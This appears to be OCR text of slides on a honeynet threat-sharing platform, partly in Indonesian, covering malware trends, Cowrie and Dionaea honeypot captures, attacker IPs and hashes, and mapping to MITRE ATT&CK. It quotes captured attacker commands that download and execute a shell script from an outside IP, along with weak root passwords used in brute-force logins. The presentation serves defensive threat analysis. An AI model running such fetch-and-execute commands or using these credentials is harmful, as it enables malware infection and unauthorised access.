
TREN MALWARE

...7D9 (MALWARE/WIN32.GENERIC.C1960796)	
HIGH	JUMLAH SERANGAN: 4,604
...CD8 (MALWARE/WIN32.GENERIC.C1991967)	
HIGH	JUMLAH SERANGAN: 1,249
...709 (TROJAN/WIN32.SWISYN.C2105126)	
HIGH	JUMLAH SERANGAN: 1,033
...5A2 (TROJAN/WIN32.SWISYN.C2105126)	
HIGH	JUMLAH SERANGAN: 735
...433 (MALWARE/WIN32.GENERIC.C1991967)	
HIGH	JUMLAH SERANGAN: 482

Risk Low


Threat Sharing Platform Architecture

Honeynet Threat Sharing Platform (Architecture)



Exploring Honeypot Detected Threats

Honeynet Threat Channels



Honeynet

Cowrie

Services: SSH

PeerIP

Attacking IP Address:
35.202.41.48

Loggedin

U: root
P: root

Commands

wget
http://38.68.46.110/x86;

Dionaea

Services: FTP, HTTP, Memcache, MSSQL, MySQL, SMB, TFTP, etc.

PeerIP

Attacking IP address:
27.124.26.136


Connections

URL:
http://27.124.26.136:59486/tf.exe

Payload

Hash:
be7802ccf0e44b1d82567059a1abf83e

Honeynet Threat Category (Cowrie) - Partial



Profiling System

Profiling Hardware

Persistence

Privilege Modification

Tools Execution

Tools Download

User Enumeration

Brute Force

Security Bypass

Backdoor Creation

Covering Tracks

Account Config

Honeynet Cowrie Threat Example

Attacking IP Address:

35.202.41.48

Shell Command Set: (SCSXXX)

```
cd /tmp; wget http://37.49.224.100/zeros6x.sh; chmod 777 zeros6x.sh; ./zeros6x.sh
```

URLs:

http://37.49.224.100/zeros6x.sh

Hash:

f50da447e130d02cb8abc55b6bf7816878f276ece0ca739750adc1dca7c1ddc5

Credentials Used (multiple instances – user id : password):


root : root123 | root : p@ssw0rd | root : 123 | root : password | root : 123456 | root : root

Honeynet Cowrie Threat Category Example

Threat Categories (Shell Command Set - SCSXXX)		
Commands	**Threat Category**	**Mitre att&ck Technique**
`cd /tmp`	Usable Directory Discovery	T1083 – File and Directory Discovery
`wget http://37.49.224.100/zeros6x.sh;`	Download Tools	T1105, T843 – Remote File Copy & Program Download
`chmod 777 zeros6x.sh;`	File Permission Modification	T1222 - File and Directory Permissions Modification
`./zeros6x.sh`	Execution of Tools	T1059 – Command & Scripting Interpreter

Threat Correlation (Virustotal Graph)

IP Address (Country)



16 / 79 http://37.49.224.100/zeros6x.sh

First Seen	2020-05-29 22:23:15
Last Seen	2020-07-09 23:47:49
Submissions	45

Detections

URLhaus	malicious
Sophos	malicious
Sangfor	malware
Quick Heal	malicious
Kaspersky	malware

... and 74 items more

